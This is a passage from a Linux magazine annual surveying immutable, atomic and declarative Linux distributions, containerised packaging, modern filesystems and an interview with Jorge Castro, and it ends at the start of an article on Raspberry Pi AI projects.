While this introduction to containers is very interesting, how does it apply to next-generation distributions? Well, Red Hat developed *Toolbox* as a tool to allow containers to be used to set up environments for software developers. This means that any software dependencies and potentially dodgy code can run completely separate from the host OS. The other powerful thing about *Toolbox* is that it allows access to the host OS to store files, access webcams, sound servers and much more. This means that *Toolbox* can be used to run GUI applications from many different operating systems and they display on the host OS as though they were natively installed. *Distrobox* is similar to *Toolbox*, and can be installed by using the instructions in the boxout *(left)*.

» INSTALLING DISTROBOX

Much like Toolbox, Distrobox is a way of running tightly integrated containers on your immutable OS. This means the container can access the filesystem outside of the sandbox and your hardware as well. Distrobox can use either Podman or Docker to coordinate the operation of the containers, and the former would be used in this instance. Further information about Distrobox, including a list of URLs to use to download different distros, can be found at https://github.com/89luca89/distrobox. Without using the -i flag and a URL, a Fedora container is used. On an Ubuntu host, open a terminal and enter the following commands:

```
$ sudo apt install distrobox
$ distrobox create -i docker.io/library/ubuntu:23.10
$ distrobox enter ubuntu-23-10
```

Following the first command, the packages are downloaded, the filesystem layer created and then on reboot Distrobox is installed. Command two runs Distrobox, downloads the Ubuntu 22.10 image and installs it. Finally, the third command runs the container with Podman and then opens a shell within it. We will now install a GUI application from the container and ensure it opens as expected:

```
$ sudo apt install fritzing
$ fritzing
```

Different steps are needed to install on immutable systems such as Fedora Silverblue – see Distrobox's website for instructions.

Modern packaging

Why packaging systems of old aren't fit for purpose.

Containerised packages are a very important part of this jigsaw puzzle and allow apps to be installed with their dependencies, without the need to add to or alter the files on the root partition. For example, should an application need a particular Python library, it can be bundled with the app itself. A second reason why containerised packages are so powerful is that the same version can run on many operating systems, due to the ability to use runtimes and dependency embedding.


Thirdly, as these apps are containerised, their ability to edit the entire OS's files can be reduced. For example, an app can be allowed access to a user's **home** directory only and given access to the USB ports. Conversely, some apps are denied USB access.

Examples of containerised packaging systems are Flatpaks, AppImages and Snaps.

Endless OS
Released: 2014
Apps: Flatpak
PM: xe
FS: ext4, ostree
Desktop: Gnome
Features: Atomic, immutable

Flatpaks

Flatpak is the approved format for apps to be run on Fedora Silverblue and other similar systems, such as OpenSUSE's MicroOS. To run Flatpaks, one or more runtimes are required to be installed and apps are built against a runtime. When installing an app, the required runtime is installed at the same time. If libraries or other resources are required for the app to run, these are bundled into the file. When running an app from a Flatpak, they are contained within a sandbox and can only access their own resources and the runtime. Any further access to the filesystem or hardware must be explicitly granted. Flatpaks have a mechanism, known as Portals, that is used to allow the app to access files, hardware and other items from outside of the sandbox. Runtimes are distribution-agnostic, meaning that once a Flatpak has been built, it can run anywhere that the runtime can run. Flatpaks are distributed from repositories, with Flathub being the most popular. This can be added to Silverblue by using the GUI options.



Flathub is used to distribute Flatpaks. The contents can be viewed from the built-in package manager and the front-end at https://flathub.org.

AppImages

AppImage is a single-file format that contains all required libraries and resources for an app. It contains a filesystem that is mounted using the FUSE userspace filesystem mounting system. AppImage started in 2003 and was originally named Klik. Apps packaged as AppImages can be run on multiple Linux distros, do not require installing in the conventional sense, don't need root permissions to run and are completely portable.

Snaps


Snaps were designed by Canonical for the Ubuntu Phone OS, so there was a rival to the way Android and iOS package apps. They were extended to support IoT applications, GUI apps and server-based options. Snaps use features of *Systemd* and are controlled via the SnapD daemon. They are run in a sandbox with limited access to the parent OS. In recent releases, Canonical has taken the decision to package and distribute *Chrome* and *Firefox* as Snaps, due to the complexity of compiling web browsers for multiple OS versions. Much criticism has been given over this due to the time taken for some apps to open. This has been improved by changing the compression algorithm.

» PACKAGED FOR YOUR SAFETY

When using Fedora Silverblue, opening Gnome's Software store from the desktop displays apps that can be installed. All options that can be found from the discovery screen or from searching are Flatpaks. When installed, you have the security of these apps being containerised and they benefit from all the items discussed above. The excellent audio editor Audacity is available from the software centre, so search for and install this to test the system. While in the software centre, look around to see what's available.

When using an Ubuntu distro, you can select between Snaps or the more traditional DEBs. DEBs require root access to your device while Flatpaks don't.

AppImages are generally not quite as well integrated into the OS. Once you have downloaded an AppImage for a piece of software, you need to right-click on it and change the properties, so that the file is executable. Once executable, it is then able to open.



Select Fedora Release

Select from:
○ Official Editions
● Emerging Editions
○ Spins
○ Labs

Fedora Silverblue

The Fedora Media Writer tool can be used to write ISO files to memory sticks or USB hard drives.

Filesystems

Keep your files secret, keep your files safe...

Filesystems are incredibly low level and while a choice is generally offered when installing a Linux distro, most of us select the default. On one hand, this fine, because the options made available by the distribution makers are all suitable for everyday users. What we will discuss here is some of the features available in more modern filesystems.

Extended 4 (ext4) has a long history and is still the standard for a fair number of distros. It is incredibly stable and has journalling, which helps it automatically recover files that haven't been fully written, due to a power failure or similar issues. Other filesystems have more features and some of them can be used from a single-disk system all the way to petabyte arrays.

Now the default on a number of distributions is Btrfs, pronounced Butter-FS or Better-FS. Btrfs has a number of features that are not available with ext4 or XFS. Copy-on-write is a technique used to allow snapshots to be made of the filesystem, which are initially zero in size. When changes are made to the filesystem, the snapshot grows. Btrfs also uses checksumming to allow data to be recovered from scenarios that would otherwise leave data corrupted. Snapshots can be sent to other Btrfs volumes, so can be received as well. In this way, block-based backups of entire filesystems can be sent over network connections for safe storage. Data restores can be carried out in a same way.

Tools such as *grub-btrfs* can be used to boot from snapshots, which is really useful should updates fail – to utilise this, you would need to ensure that you have a snapshot in place before carrying out potentially destructive operations.

A to ZFS

ZFS was originally developed for Solaris and is an incredibly well-respected filesystem with a history that goes back around 18 years. In fact, ZFS is more than a filesystem and acts as a disk management solution as well. It is highly recommended that ZFS directly controls the disks, so that it can most effectively be used to set up various zRAID options, such as a single, dual or three-disk parity array. ZFS is also a copy-on-write filesystem, has native support for checksumming, which is used to ensure data can be recovered even when issues occur on the disk, and has support for encryption and compression as well. ZFS can also be set up with other advanced features, such as being able to add SSDs/NVMe disks as a cache disk to help with speedily writing data, which is then written to the slower spinning platter disks.

ZFS can be used with Linux, but due to licensing concerns, it can be difficult to include with Linux – although Canonical has shipped Ubuntu with ZFS for years now and has clearly carried out it own legal analysis of the situation.

Tools such as the *ZFSBootMenu* bootloader can be used to boot a Linux system from a ZFS boot system. This is particularly powerful because it means that should a filesystem snapshot be taken before a piece of software or an update is installed, an earlier snapshot can still be booted from should there be any issues with the installation or update process.

While it cannot currently be recommended, Canonical's *ZSys* tool was designed to allow booting from ZFS snapshots and it would also ensure that snapshots were taken every time an install or upgrade operation was taken. *ZSys* has not seen any commits for a number of months now, unfortunately.


While looking at filesystems and functionality that our next-generation distributions can utilise, we should mention one to watch for the future. Bcachefs will be included in the 6.7 version of the Linux kernel, which means that it can undergo lots more testing. Bcachefs can also use the copy-on-write system and supports checksumming, encryption, compression and snapshots. Bcachefs describes itself as being as reliable and robust, and having the features expected of a modern operating system.

BlendOS
Released: 2023
Apps: Various
PM: bpkg
FS: OverlayFS
Desktop: Gnome, KDE, others
Features: Atomic, declarative, immutable

» WHICH MIRROR?

Anybody who has used a Chromebook has probably been impressed at how seamless it is to perform updates. Generally, the updates are downloaded and applied in the background, then instantly booted from on the next reboot. If anything fails, the boot restarts, but this time using the older version of the operating system. Chrome OS accomplishes this by having two root partitions. Updates can be applied to the partition not currently in use and then at next reboot, the partition booted from is changed.

Vanilla OS takes a similar approach and has added support for LVM, which allows for thin provisioning. Previous versions of Vanilla OS required 40GB free space to create two 20GB root partitions. This was a concern to users, so the thin provisioning system allows space to be used only when needed. This is a common technique in virtualised environments. Vanilla's in-house developed Apx tool allows for software to be installed on the base operating system as well as in containers, which are integrated neatly into the system.



Partition	Filesystem	Mount Point	Label	Size	Used	Unused	Flags
unallocated	⬜ unallocated			2.00 MiB	---	---	
/dev/sda1	🟩 fat32	/boot/efi		974.56 MiB	7.17 MiB	967.39 MiB	boot, esp
/dev/sda2	🟦 ext4	/boot		976.56 MiB	309.35 MiB	667.21 MiB	
/dev/sda3	🟧 btrfs		b	19.07 GiB	5.37 GiB	13.70 GiB	
/dev/sda4	🟧 btrfs	/, /opt, /.system/usr, /var	a	19.07 GiB	5.37 GiB	13.70 GiB	
/dev/sda5	🟧 btrfs	/home		19.94 GiB	13.59 GiB	6.35 GiB	
unallocated	⬜ unallocated			2.00 MiB	---	---	

This gives an example of the sort of partitioning schema used by Vanilla OS.

Immutability & atomicity

Buzz words to help stop you breaking things!

When reading about next-generation distros, the terms immutable or immutability are spoken about a lot. Immutable means something that is unchanging over time. In the Linux world, it generally refers to the fact that the base operating system is set up in a read-only fashion, and that only updates from the distribution's makers can update the operating system itself. Combining this technique with the use of sandboxed packages and containers leads to an OS that is as lean as possible and means that as few bugs as possible can affect processes running as root.

Multiple techniques are available to ensure immutability, including clever partitioning systems, which separate the basic operating system from its configuration, and Unionfs or similar systems being used to layer filesystem images on top of each other. For example, layering a writable image on top of the base OS, which contains **/etc** and other locations containing configuration, allows immutability.

Hand in hand with immutability is atomicity, the state of being composed of indivisible units. In Linux terms, atomicity refers to the fact that updates either take place or they don't. Clever techniques ensure that failed updates or package installs are detected and rolled back, so our distros don't end up broken.


Vanilla OS
Released: 2023
Apps: OCI
PM: apx
FS: ext4, abroot
Desktop: Gnome
Features: Atomic, immutable

Fedora

Fedora Silverblue, Kinoite and Onyx are immutable distributions providing Gnome, KDE or the Budgie desktop environments. All three use filesystem layers to install updates and new packages. The RPM-OSTree system is used to take a version-controlled filesystem image and install it to the hard drive. A reboot is required to make upgraded packages or newly installed software available. More information can be found at **https://fedoraproject.org/silverblue**.

Vanilla OS

Vanilla OS uses standard OCI images (Open Container Initiative) to provide updates to the operating system. The *ABRoot* utility is used to handle updates to the two root filesystems. The usage of OCI images ensures that the operating system is always in a consistent state. *ABRoot* also contains its own package manager, which generates OCI images containing the user's changes, which can then be applied and enabled on a reboot. You can find out more information at **https://vanillaos.org**.



```
Installation complete.
Looking for matches…

org.gnome.eog permissions:
    ipc      fallback-x11     wayland     x11     file access [1]     dbus access [2]

    [1] host, xdg-run/gvfsd
    [2] org.gtk.vfs.*


        ID                          Branch       Op       Remote       Download
 1. [✓] org.gnome.eog.Locale        stable       i        flathub        9.6 kB / 1.6 MB
 2. [|] org.gnome.eog               stable       i        flathub      < 5.2 MB

Installing 2/2…
```

BlendOS

BlendOS is based on Arch Linux, which is a fascinating choice, given that Arch is known for being completely bleeding edge, rather than sitting on the safer side of things, like Debian. Immutability is provided using filesystem layers, which are transparently mounted on top of the root files, then on the next reboot, changes are merged into the root. Updates are provided using ISO files and overwrite the existing root files at the next reboot. *Zsync* is used to ensure that update file downloads are as small as possible. BlendOS can be downloaded from **https://blendos.co**.

Endless OS

Based on Debian, Endless OS utilises a read-only filesystem managed by OSTree, while Flatpaks are used to install apps, and the desktop is Gnome. Endless OS can be downloaded from **www.endlessos.org**.

» UBUNTU CORE

The immutable version of Ubuntu will hopefully be released in April 2024. Ubuntu Core has a long history in which it has been available as a platform for IoT and other single-use purposes. For example, Ubuntu Frame uses Ubuntu Core and provides an environment to build a full-screen shell to allow a device, such as a sales terminal, to do one job reliably. Ubuntu Core uses Snaps to containerise everything, including the kernel. Constrained apps mean it is harder for a bad app to take down the system.

Ubuntu Core also keeps a copy of the last boot path, so if an update or upgrade fails (which is unlikely), it can still boot using the last known good configuration. The immutable Ubuntu distro is being based on Ubuntu Core, with the desktop environment and everything else needed constrained within Snaps, and using the built-in mechanisms to allow constrained apps to communicate with each other. This promises to be an exciting development and while Canonical is a little late to the party, it could be that using the expertise learned with Ubuntu Core results in an excellent released product. Learn more about the early stages of Ubuntu Core Desktop at https://ubuntu.com/blog/ubuntu-core-an-immutable-linux-desktop.

Being declarative

The future is all wrapped up in a single text file?

NixOS
Released: 2003
Apps: Nixpkgs, ICO
PM: nix
FS: ext4, btrfs, ZFS
Desktop: Any
Features: Atomic, declarative, immutable


Declarative configuration covers many areas and provides a method of defining something and then using some sort of automation to create the outcome. This sentence is deliberately vague as there's a large number of tools that take some configuration and convert it to output.

The first example is *Terraform*, which allows virtual environments to be built from a textual configuration file. *Terraform* has support for a large number of environments, so virtual hardware can be provisioned in a wide range of platforms, spanning AWS, Azure, *VirtualBox*, VMWare and more.

The second example is *Ansible*, which allows devices to be configured in a certain way from a central server. When registering devices, they can be tagged, and incredibly complicated configuration can be built using a combination of tags that link to different configuration files. A single configuration definition can also apply to many devices and groups of devices

One powerful aspect of this sort of configuration process is that the files can be easily backed up and/or shared. Should the worst happen and you end up recovering from backups, you can set up your declarative configuration tools and run them to configure either virtual hardware or operating systems.

NixOS is another OS that uses modern techniques to make the operating system as reliable and secure as possible. It handles things very differently and also uses a lot of the same techniques as the tools that can be used when using the Infrastructure as Code methodology. NixOS centres around the *Nix* package manager, which installs apps in a very different way from what we're used to. Apps can be installed on a per user basis, or for every user. When installed, each app is stored in its own directory and multiple versions of the same app can be installed. Each directory contains all of the app's dependencies and, again, multiple versions can be installed across the system. Apps installed or upgraded using this system are atomic, so the rest of the system is not broken if an upgrade or installation fails. Should a bug be found in a version of software, it can be rolled back, as the old version is not deleted straight away. Automatic updates are also easy to configure with the system. *Nix* can be installed on Linux distros as well as Mac OS and is also able to build or install packages from source or download and use prebuilt binaries. For small tools, source compilation wouldn't take long, but imagine building your browser or window manager for each update that is released.



NixOS Installer

Welcome to the NixOS installer

This computer does not satisfy some of the recommended requirements for installing NixOS.
Installation can continue, but some features might be disabled.

The system is not plugged in to a power source.

American English

The NixOS installer provides all necessary options to install the system.

So, that's *Nix*, but what is NixOS? The operating system uses *Nix* to not only build and install packages, but also to provide configurations to daemons, network configuration, package installation and more.

How does this work? Well, as we said, apps are all stored within their own directory in the Nix store. By default, this is in **/nix/store**. NixOS does not use a number of the usual directories you'd expect to see, such as **/bin**, **/sbin**, **/lib** and **/usr**, and accesses files from the Nix store instead. While there is an **/etc** directory, a lot of the files in there are just symbolic links (symlinks) to the files in the Nix store.

The benefits of a system such as NixOS are apparent, but this methodology must be maintained, as if you were to start installing software using other means, you would not be able to recover from a data issue, or set up a new device in exactly the same way. Learn more about NixOS at **https://nixos.org**.

» CONFIGURING VIRTUALBOX

Here we are installing two packages for every user of the system, then installing the VirtualBox guest tools on a running installation of NixOS. If you're not using VirtualBox, this can be omitted.

Open the Console and enter the following command: `sudo nano /etc/nixos/configuration.nix` Now ensure that the following two sections have been added. The first already exists and needs to be edited and the second can be added at the bottom of the file, before the closing bracket. When adding the VirtualBox options, ensure they do not already exist in either the configuration.nix or hardware-configuration.nix files. Also, if installing on a physical device, do not add the VirtualBox options.

```
...
environment.systemPackages = with pkgs ; [
 libreoffice
 firefox
];
...
virtualisation.virtualbox.guest.enable = true;
virtualisation.virtualbox.guest.x11 = true;
```

Cool Blue!

Matt Holder sits down with **Jorge Castro** to chat about next-gen distros.

Jorge Castro, formerly of Canonical, VMware and various other companies.

Over the last couple of years, Jorge Castro, formerly of Canonical, VMware and various other companies, has developed a keen interest in next-gen distros and is heavily involved with the Universal Blue project and Project Bluefin (**https://projectbluefin.io**). These projects build on top of Fedora and add extra functionality. You can learn more about Jorge and his projects at **www.ypsidanger.com**.

LXF: What got you interested in immutable OSes?
Jorge Castro: I was growing frustrated with the lack of commitment by vendors to fix the basic reliability issues that have been plaguing the Linux desktop. Fedora was the closest to getting Chromebook-reliability but had a goal of five(!) years to get it ready. So a bunch of us decided to help accelerate that goal.

The market has rejected the current Linux client model and the desktop is stuck in a loop of failure. Linux dominates every field it's in, except this one. This bothers me. Our solution is to throw away what 'the Linux desktop' is supposed to be, adapt successful adoption patterns and leave failed ones behind.

Portal adoption, finishing the Wayland transition, new driver improvements, and Flatpak integration all can't happen if we can't deliver it to the end user. So far only Android and ChromeOS have been able to deliver reliable updates and improvements in a way normal people can consume. Systems like this level the playing field. So, I see it as fixing the delivery pipeline first.

Fedora Silverblue
Released: 2018
Apps: Flatpak
PM: rpm-ostree
FS: Btrfs
Desktop: Gnome
Features: Atomic, immutable

LXF: What future concept are you most excited about?
JC: I think you'll see two main implementation patterns emerge: ostree/bootc and systemd-sysext. Both will share components and only deal with the base system. The workloads will be decoupled via OCI containers for services and Flatpak for GUI apps. There'll be vendor-specific implementations of a next-gen desktop, like Ubuntu Core, but generally it'll be about who delivers the most reliable base system with the composability users want. All of them will consume Freedesktop portals and container runtimes as first-class primitives. Universal Blue has chosen ostree/bootc.

LXF: How does Universal Blue relate to the work Red Hat is doing with Fedora Silverblue?
JC: Universal Blue consumes the Fedora Atomic OCI images then generates new base images for people to use with things like codecs and quality-of-life features. These are built using Dockerfiles and GitHub actions; it's a pattern ops people have been using on servers, so it was straightforward to find people with experience.

It started off as "let's provide base images for the community" but we discovered a new pattern on the way: it only takes a handful of ops people to maintain an awesome Linux workstation. We learned that a handful of motivated maintainers can come together and say "Let's make a kick-ass modern Linux desktop for the next generation of open source maintainers." And that's how Project Bluefin was born.

The image is then deployed to your computer – this results in reliable upgrades and way less maintenance than a traditional setup; the maintenance happens in CI, not your local computer. And since your workload is decoupled from the OS, you can continue to use all the software you're using today. It flips the consumption model, you get everything you want, it's just stamped out in a known working state before it reaches your PC.

LXF: For all the keen gamers out there, what is Bazzite?
JC: There's a community of people who take all of the patches from SteamOS and put them into other Linux distros. Bazzite gathers all those patches and builds an image on top of Fedora. Since it's community driven, people have added support for the Lenovo Legion Go, Asus Ally, and other devices. Fedora moves quickly, so it's a great way to get new kernel updates and features that might not be in SteamOS. Our customisations are atomically layered, so you're still using Fedora; it's like setting it up for you to be a great gaming experience.

The best thing about Bazzite is it publishes builds every other day; it goes as fast as the community goes. Having a community that can publish a fix for devices immediately is a powerful pattern – users love it.


We can finally democratise getting hardware to work without janky scripts and post-install setup. We can finally get to a place where your stuff can just work. We're not there yet but this workflow makes it easier.

LXF: NixOS is so different – have you used it?
JC: I have but it doesn't solve a problem I have. I need a stable base OS and desktop that I can compose as I see fit, which Fedora already provides to everyone. We provide a *Nix* shortcut via the *Determinate Installer* and *Devbox* for people who want it, though. The nice thing about this new desktop model is you can just consume whatever you want from anywhere.

We prefer to reuse the same containers used in server deployments. Reusing the tech people use on servers is where the value is; the desktop is now just another container workload being sent to an edge device. I don't need to learn a new language for that. This is the kind of transparent, reliable delivery mechanism we've been missing and the clear path for us was to just copy that pattern to the desktop.

LXF: Any thoughts you'd like to leave the readers with?
JC: The consumption of open source will only ever increase, and to keep these projects healthy, we need more open source contributors. My hope is that people will use things like Project Bluefin to learn the technology, then if they want to work on open source, they have everything they need to be successful. LXF

LINUX
FORMAT
2025 ANNUAL



LINUX FORMAT

Projects

Get inspired – start building and making with a fistful of projects

78 **A.I. Pi projects**
Tam Hanna tests the limits of RPI 4's translating and facial-recognition skills, with some amusing results

86 **Build your own robot arm**
With great robotic arms comes great responsibility – or a nifty drinks holder

90 **Bring your images and videos to life**
Transform your photos and clips with Shashank Sharma

92 **Back up your machine**
Allow Raspberry Pi to help you secure your files

96 **Build a streaming ebook library**
Organise your technological tomes with Nick Peers' guide to easily constructing an online library

100 **Ultimate desktop upgrade**
Plasma. Neon. Jonni Bidwell. Your desktop's in for a treat!

108 **Build your own weather machine**
Tired of the forecast always being wrong? Then why not start making your own?

110 **USB audio**
Boost your audio with Michael Reed's USB tips

114 **Make your own point-and-click adventure**
Reminisce about the good old days by creating your own little quest

118 **Build your own oscilloscope**
Discover how an old Android and Raspberry Pi can be combined to construct a machine once the preserve of electronic engineers

120 **Create old-school pixel art**
Prepare to get retro with Neil Mohr in a gloriously boxy world

124 **Save your old PC**
Find out how you can give your ageing computer a new lease of life

A.I.-POWERED RASPBERRY Pi

Tam Hanna has followed the Raspberry Pi since the first revision, and puts the RPi 4 to work on amusing AI tasks.

Artificial intelligence payloads are commonly associated with high-power systems that cost a fortune. This, however, is a misleading impression – a (relatively) cheap Raspberry Pi and a few simple peripheral devices are all you need to take your first steps into the fascinating realm of artificial intelligence.

The following pages demonstrate a wide variety of possibilities – while some tasks, such as the recognition of faces, are common, you can also look forward to some more advanced tasks that you would usually expect to require larger workstations. Finally, we will also move our **llama.cpp** implementation to a 4GB version of the Raspberry Pi 4.

Creating custom and home-built AI systems using Python is not only lots of fun, but it also gives you some basic experience of workflow, which can often also be applied to advanced, cloud-sourced AI systems. Knowing how artificial intelligence works in principle often saves a lot of time when it comes to deploying the Azure AI service du jour.

In addition, experimenting with payloads and the provisioning of the Raspberry Pi operating system enhances your understanding of the system as whole. We will, for example, take a look at the swap memory system and the new-ish libcamera2 API – knowledge that can and will also be useful for other, more mundane, everyday computing.

CREDIT: Magictorch

Smart hardware choices

With great ecosystem diversity comes a great amount of choice.

Long gone are the halcyon days when the Raspberry Pi platform consisted of just one or two models. We are using the Raspberry Pi 4 due to the availability of the Neon ISA, but that is just one of the necessary considerations.

Image processing is one of the lowest hanging fruit known to AI developers, so obviously a camera module is required – the problem with that is the availability of multiple different candidates waiting to fill the gap.

We are using the Camera 2 module we purchased some time ago – while it lacks autofocus and might not be the most cutting-edge offering, the image quality (in well-lit areas) is more than enough for our needs. Keep in mind that AI algorithms can usually cope very well with bad image quality.

A 3D-printed stand *(shown right)* will be used to house the camera module – the STL files required to print it can be found at **www.thingiverse.com/thing:262061**. The actual 3D printing can be done with the cheapest filaments and any random nail picked up at the home improvement store of choice.

Recording audio is another interesting application that often fails spectacularly due to the insufficient quality of the microphones used by would-be experimenters. We are long-term users of Lernout & Hauspie's *Dragon* software, which uses the C-Media Electronics Anua Mic CM 900 USB microphone as the preferred data input. It, or one of its many successors, can easily be purchased for about £70 on Amazon. For a stand, we tend to use a high-tech mug *(shown below)*.

As for external storage, we can – in theory – make do with a 128GB microSD card. Given that these are kind of pricey, however, a different approach is taken in the section looking at the LLAMA chatbot *(page 40)*.


Bits and baubles

Eben Upton's decision to use a stock mobile phone charger as the power supply for the Raspberry Pi family is one of the most double-edged decisions in the history of process computing. While it managed to greatly reduce costs, it also introduced the developership to the concept of insufficient power supply.

Given that AI payloads are highly demanding in terms of compute power needed, a high-quality power supply is crucial – we are using a USB wall wart that came with the purchase of a Planet Computers Cosmo Communicator.

Internet connectivity is accomplished via a LAN input, which is connected to our gigabit internet service. Finally, a memory card is required to provide the operating system – in the interest of making most compute performance available, we are sticking to a 64-bit version of the Raspberry Pi OS. In particular, we are using the file **2023-05-03-raspios-bullseye-arm64.img** – deploy it to the memory card as you would deploy any other operating system intended for use on a Raspberry Pi.

As for compute access, we are mainly using SSH. However, connecting an HDMI monitor to the computer makes work easier and is required for the camera payload's efficient functioning and usability.



He (or she) who has a Raspberry Pi camera should also have a Raspberry Pi camera stand.

An old mug doubles as a DIY microphone stand.

» NEON INSTRUCTIONS ARE HELPFUL

Cryptocurrency mining was one of the first times when dedicated instruction set architectures outshone their (more flexible) general-purpose-compute peers. The proliferation of GPU-based mining rendered CPU-based mining obsolete; ASIC and FPGA-based mining then put GPUs out to pasture in the bitcoin production field.

In the case of AI tasks, a similar design pattern can be seen. Given that our single-board computer is not the fastest, having access to dedicated and advanced instruction sets optimised for AI workloads can make the difference between a workable and a laggy solution.

In the case of AI tasks, ARM's Neon instruction set is commonly used. Because of that, you're advised to get your hands on the most recent version of the Raspberry Pi possible. The steps here use a Raspberry Pi 4 with 4GB of RAM; obviously, the (difficult to procure) version with 8GB of RAM would lead to even better performance.

In theory, the Neon instruction set is also supported on the older Raspberry Pi 3. In practice, the difference in compute performance is significant, *Linpack* tests show the Pi 4 is up to 3.8x faster while TensorFlow is anything between 50 and 100 percent faster.

If you're interested in finding out more, you can do so via the documentation provided by ARM. The document found at **https://developer.arm.com/Architectures/Neon** provides a theoretical overview of the ISA, while **https://developer.arm.com/documentation/102107/latest** permits Python developers to take a stab at Neon using a practical example.

»

Sounds like trouble

